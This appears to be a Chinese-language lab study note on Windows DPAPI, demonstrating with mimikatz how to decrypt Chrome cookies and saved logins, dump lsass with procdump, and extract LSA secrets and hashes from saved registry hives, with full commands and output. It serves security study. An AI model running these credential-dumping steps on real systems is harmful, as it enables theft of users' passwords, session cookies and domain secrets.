什么是 DPAPI

https://docs.microsoft.com/en-us/previous-versions/ms995355(v=msdn.10)

DPAPI（Data Protection Application Programming Interface）是 Windows 系统级对数据进行加解密的一种接口，无需自实现加解密代码，微软已经提供了经过验证的高质量加解密算法，提供了用户态的接口，对密钥的推导，存储，数据加解密实现透明，并提供较高的安全保证。举个最容易理解的例子就是：Chrome 浏览器保存账号密码，电脑存储 WiFi 密码、IE 浏览器、Outlook 等等。

DPAPI 架构

公共 DPAPI 接口是 Crypt32.dll 的一部分，可用于已加载它的任何用户进程。这个 DLL 是 CryptoAPI 的一部分；应用程序开发人员可以假设所有 Windows 系统都有此 DLL 可用。

应用程序要么将明文数据传递给 DPAPI 并接收不透明的受保护数据 BLOB，要么将受保护的数据 BLOB 传递给 DPAPI 并接收明文数据。下面的图 1 显示了这两个操作。

DPAPI 中的密钥和密码

MasterKey:

DPAPI 生成一个长度为 64 字节的 MasterKey，这个 MasterKey 受用户密码的保护。DPAPI 使用基于用户密码的加密算法 PKCS#5 从密码生成密钥（应该还包含了一些 SID 之类的值）。然

后使用此密钥通过 3DES 加密 MasterKey，然后将加密之后的 MasterKey 存储在用户的配置文件目录中。MasterKey 的保存时间为三个月，过期之后会以相同的方式生成新的 MasterKey。但是此时过期的仍然保存。

BLOB：

BLOB 统一被称为被保护的数据，可以使用 MasterKey 进行解密。

Chrome

Chrome 使用我们 DPAPI 存储两个主要信息：Cookie 值和保存的登录数据。


COOKIE 文件位置：%localappdata%\Google\Chrome\User Data\Default\Cookies

保存的登录数据位置：%localappdata%\Google\Chrome\User Data\Default\Login Data

%localappdata%的位置一般是 C:\Users\<USER>\AppData\Local

使用 dpapi::chrome /in:"%localappdata%\Google\Chrome\User Data\Default\Cookies"


查看所有的 cookie 列表



但是实际的 cookie 值是由用户的 MasterKey 进行了 DPAPI 加密，MasterKey 又是受用户密码的保护的。Chrome 的 Cookie 所在位置就是 %localappdata%\Google\Chrome\User Data\Default\Cookies 这个文件，直接打开可以发现其实是加密过后的文件。

场景一：Code Execution in Target User's Context

（怎么翻译都感觉不太对，直接复制原文…）直接添加/unprotect




Using CryptUnprotectData API 的意思是指示我们可以使用这个 API 进行解密，如果 Chrome 在工作（正在运行，应该是因为被进程占用），则会遇到一些问题，最好的方法就是把默认 cookie 路径下的文件考出来，然后使用新路径运行 dpapi::chrome。

场景二：Administrative Access on a Machine the Target User is Currently Logged In On


（就是说使用 administrator 权限登录之后还有其他用户也在登录这台主机的情况下如何拖取其他用户的 cookie？）

首先跨用户的话默认路径肯定不能用原来的%localappdata%了，要写对应用户的路径，执行之后会提示所需要的 MastKey 对应的 GUID，这里的 GUID 是{e6812e09-88fe-4837-965b-eab73a78333a}。




也可以根据 C:\Users\<user>\AppData\Roaming\Microsoft\Protect\SID\GUID，但是我这里是没有的。

下面的问题就是如何根据这个 GUID 找到对应的 Mastkey。在 mimikatz 里可以使用 sekurlsa::dpapi，有些情况 sekurlsa::msv 这个命令中可能也会显示，如果找不到可以都试试。



可以看到这里对应的 Mastkey 的值为 f840231302e567151c6dfede335a334854d52ed424decc0a4c418cb55f8a3bc5ae96a3d5bd18c6aa7187a3b90c7baa1ff7f4b58099c6c17041cbedb0827d9c03，sha1(Key) 的值为 c4f27d8ca8dc1cd61489eca2f605e1fa75683a92。

使用 Mastkey 进行导出，发现只有 host、name、Dates 字段：



后来试了一下发现又可以了。。。？

没找出原因

```
Host  : www.baidu.com ( / )
Name  : BD_UPN
Dates : 2019/7/13 23:41:19 -> 2019/8/1 16:03:07
 * volatile cache: GUID:{e6812e09-88fe-4837-965b-eab73a78333a};KeyHash:c4f27d8ca
8dc1cd61489eca2f605e1fa75683a92
 * masterkey     : f840231302e567151c6dfede335a334854d52ed424decc0a4c418cb55f8a3
bc5ae96a3d5bd18c6aa7187a3b90c7baa1ff7f4b58099c6c17041cbedb0827d9c03
Cookie: 12314353

Host  : www.taobao.com ( /go/app/tdjwidget )
Name  : _med
Dates : 2019/7/13 23:41:53 -> 2029/7/10 23:41:53
 * volatile cache: GUID:{e6812e09-88fe-4837-965b-eab73a78333a};KeyHash:c4f27d8ca
8dc1cd61489eca2f605e1fa75683a92
 * masterkey     : f840231302e567151c6dfede335a334854d52ed424decc0a4c418cb55f8a3
bc5ae96a3d5bd18c6aa7187a3b90c7baa1ff7f4b58099c6c17041cbedb0827d9c03
Cookie: dw:1716&dh:968&pw:1716&ph:968&ist:0

mimikatz # dpapi::chrome /in:"c:\users\testwin7\Appdata\local\google\chrome\user
 data\default\cookies" /masterkey:f840231302e567151c6dfede335a334854d52ed424decc
0a4c418cb55f8a3bc5ae96a3d5bd18c6aa7187a3b90c7baa1ff7f4b58099c6c17041cbedb0827d9c
03
```

场景三：Administrative Access on a Machine the Target User is NOT Currently Logged In On
和
场景四：Elevated Domain Access (i.e. DPAPI God Mode)
没太搞明白意义在哪里，暂时先放下，后面有时间再补。

几种获取 Mastkey 的方式

一般情况下有了 Mastkey 就可以解密保存的 BLOB，现在记录一下几种获取 Mastkey 的方法。

Mimikatz

sekurlsa::dpapi

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::dpapi

Authentication Id : 0 ; 280781 (00000000:000448cd)
Session           : Interactive from 1
User Name         : xiaom
Domain            : YUNYING
Logon Server      : DC2012
Logon Time        : 2019/7/18 10:40:29
SID               : S-1-5-21-4054579877-26337388-655639334-1133
        [00000000]
        * GUID      :  {03b2e714-9519-4714-aeed-f18fb8b1cf22}
        * Time      :  2019/7/22 14:58:05
        * MasterKey :  190f4e71f55c45e216fec471d7d1820e11f219a91a268762824
90ea5767737c43db6d94f746c4958ea6aef453f76867bfe9132639299c18b92815ae6c59
        * sha1(key) :  9e99185f55900c44c04a8a2d9a5a3b4218b834e8
```

Procdump+mimikatz 离线读取

这种方式是在三好学生的博客看到的，但是实际发现并不能离线读取
首先使用 procdump 导出

```
c:\Users\xiaom\Desktop>procdump.exe -accepteula -ma lsass.exe lsass.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[17:30:34] Dump 1 initiated: c:\Users\xiaom\Desktop\lsass.dmp
[17:30:36] Dump 1 writing: Estimated dump file size is 36 MB.
[17:30:36] Dump 1 complete: 36 MB written in 2.3 seconds
[17:30:37] Dump count reached.
```

然后再本机使用
sekurlsa::minidump lsass.dmp
sekurlsa::dpapi
命令读取

```
mimikatz # sekurlsa::minidump ../../lsass.dmp
Switch to MINIDUMP : '../../lsass.dmp'

mimikatz # sekurlsa::minidump c:\users\xiaom\Desktop\lsass.dmp
Switch to MINIDUMP : 'c:\users\xiaom\Desktop\lsass.dmp'

mimikatz # sekurlsa::dpapi
Opening : 'c:\users\xiaom\Desktop\lsass.dmp' file for minidump...

Authentication Id : 0 ; 280781 (00000000:000448cd)
Session           : Interactive from 1
User Name         : xiaom
Domain            : YUNYING
Logon Server      : DC2012
Logon Time        : 2019/7/18 10:40:29
SID               : S-1-5-21-4054579877-26337388-655639334-1133
         [00000000]
         * GUID      :  {03b2e714-9519-4714-aeed-f18fb8b1cf22}
         * Time      :  2019/7/22 14:58:05
         * MasterKey :  190f4e71f55c45e216fec471d7d1820e11f219a91a268762824b3cd6
90ea5767737c43db6d94f746c4958ea6aef453f76867bfe9132639299c18b92815ae6c59
         * sha1(key) :  9e99185f55900c44c04a8a2d9a5a3b4218b834e8


Authentication Id : 0 ; 280730 (00000000:0004489a)
Session           : Interactive from 1
User Name         : xiaom
Domain            : YUNYING
Logon Server      : DC2012
Logon Time        : 2019/7/18 10:40:29
SID               : S-1-5-21-4054579877-26337388-655639334-1133
```

但是如果导到其他主机是不能读取的

```
C:\Users\Administrator\Desktop\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::dpapi
Opening : 'lsass.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000002)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::dpapi
Opening : 'lsass.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000002)

mimikatz #
```

注册表命令导出

管理员权限下执行

reg save HKLM\SYSTEM SystemBkup.hiv

reg save HKLM\SECURITY SECURITY.hiv


```
c:\Users\xiaom\Desktop\mimikatz_trunk\x64>reg save HKLM\SYSTEM SystemBkup.hiv
操操作作成成功功完完成成。。

c:\Users\xiaom\Desktop\mimikatz_trunk\x64>reg save HKLM\SECURITY SECURITY.hiv
操操作作成成功功完完成成。。
```

然后使用 mimikatz 读取 userhash

```
mimikatz(commandline) # lsadump::secrets /system:SystemBkup.hiv /security:SECURI
TY.hiv
Domain : WIN7
SysKey : 3e7545e9de2a387d28802684b71baa74

Local name : WIN7 ( S-1-5-21-1027314336-2269626129-908502851 )
Domain name : YUNYING ( S-1-5-21-4054579877-26337388-655639334 )
Domain FQDN : yunying.lab

Policy subsystem is : 1.11
LSA Key(s) : 1, default {5f493b7b-5cf0-8209-0e14-e3288a46ad87}
  [00] {5f493b7b-5cf0-8209-0e14-e3288a46ad87} af16dc5074b6e75c1d4b117b282f7d8923
014a8d5856c4838ace15ee4011111d

Secret  : $MACHINE.ACC
cur/text: f$WZZsw@xwDd,ZW113=?KT-d'zO`vfUpjzDYY29V/"_TSCG^yi b386K!D09Nv49[#%>%m
h*:pqu++Ny2@z2SI]"gQ;OT\N*p5TSo#Xo2;N;0IfDu*=NO<sO
    NTLM:d3a03c660cec758f6d4345f04175138f
    SHA1:1307c9afdbc26d4566600d534406b68dd55db0e5
old/text: f$WZZsw@xwDd,ZW113=?KT-d'zO`vfUpjzDYY29V/"_TSCG^yi b386K!D09Nv49[#%>%m
h*:pqu++Ny2@z2SI]"gQ;OT\N*p5TSo#Xo2;N;0IfDu*=NO<sO
    NTLM:d3a03c660cec758f6d4345f04175138f
    SHA1:1307c9afdbc26d4566600d534406b68dd55db0e5

Secret  : DefaultPassword

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 f3 52 81 eb a8 ed 77 86 c2 bc 27 5b 07 4f e8 18 18 31 32 8
0 8c 42 77 e4 7b e3 f0 89 89 21 fd db e3 54 83 18 af cb f9 46
    full: f35281eba8ed7786c2bc275b074fe818183132808c4277e47be3f0898921fddbe35483
18afcbf946
    m/u : f35281eba8ed7786c2bc275b074fe81818313280 / 8c4277e47be3f0898921fddbe35
48318afcbf946
old/hex : 01 00 00 00 c9 22 d6 0b 83 9e dd 98 a7 ad 7a 5a c5 ff 4e bb 8a d2 6f 0
1 61 be bf d4 bc 70 54 70 fd df 46 12 a8 c5 e5 2d 98 6c 79 71
    full: c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f0161bebfd4bc705470fddf4612a8c5e5
2d986c7971
    m/u : c922d60b839edd98a7ad7a5ac5ff4ebb8ad26f01 / 61bebfd4bc705470fddf4612a8c
5e52d986c7971

Secret  : NL$KM
cur/hex : 30 5b ba 7a 67 22 22 56 d6 2a fb ae cf 6b 7c cd 84 68 74 14 db c2 a3 f
e 87 78 99 71 94 5f 00 56 27 36 d4 66 e2 49 54 fe 95 a1 cb 6d 0a d1 60 67 f2 87
d6 0c b6 f8 e2 cf 73 ef e8 40 a6 fc e5 7d
```

有了这个 HASH 之后使用这个 HASH 解密位于%WINDIR%\System32\Microsoft\Protect\S-1-5-18\User 下的系统 Master Key file

但是我的实验环境里没有 Master Key file



也就无法解密，如果存在 Master Key file，可以使用 mimikatz "dpapi::masterkey /in:C:\Windows\System32\Microsoft\Protect\S-1-5-18\User\<Masterkeyfile> /system:<userhash>"命令进行解密。

还有一种方法是利用 Preferred 文件，但是我的环境没有这个文件，不再说明。

可以直接到三好学生链接看一下。

https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-%E8%8E%B7%E5%8F%96Windows%E7%B3%BB%E7%BB%9F%E4%B8%8BDPAPI%E4%B8%A

D%E7%9A%84MasterKey/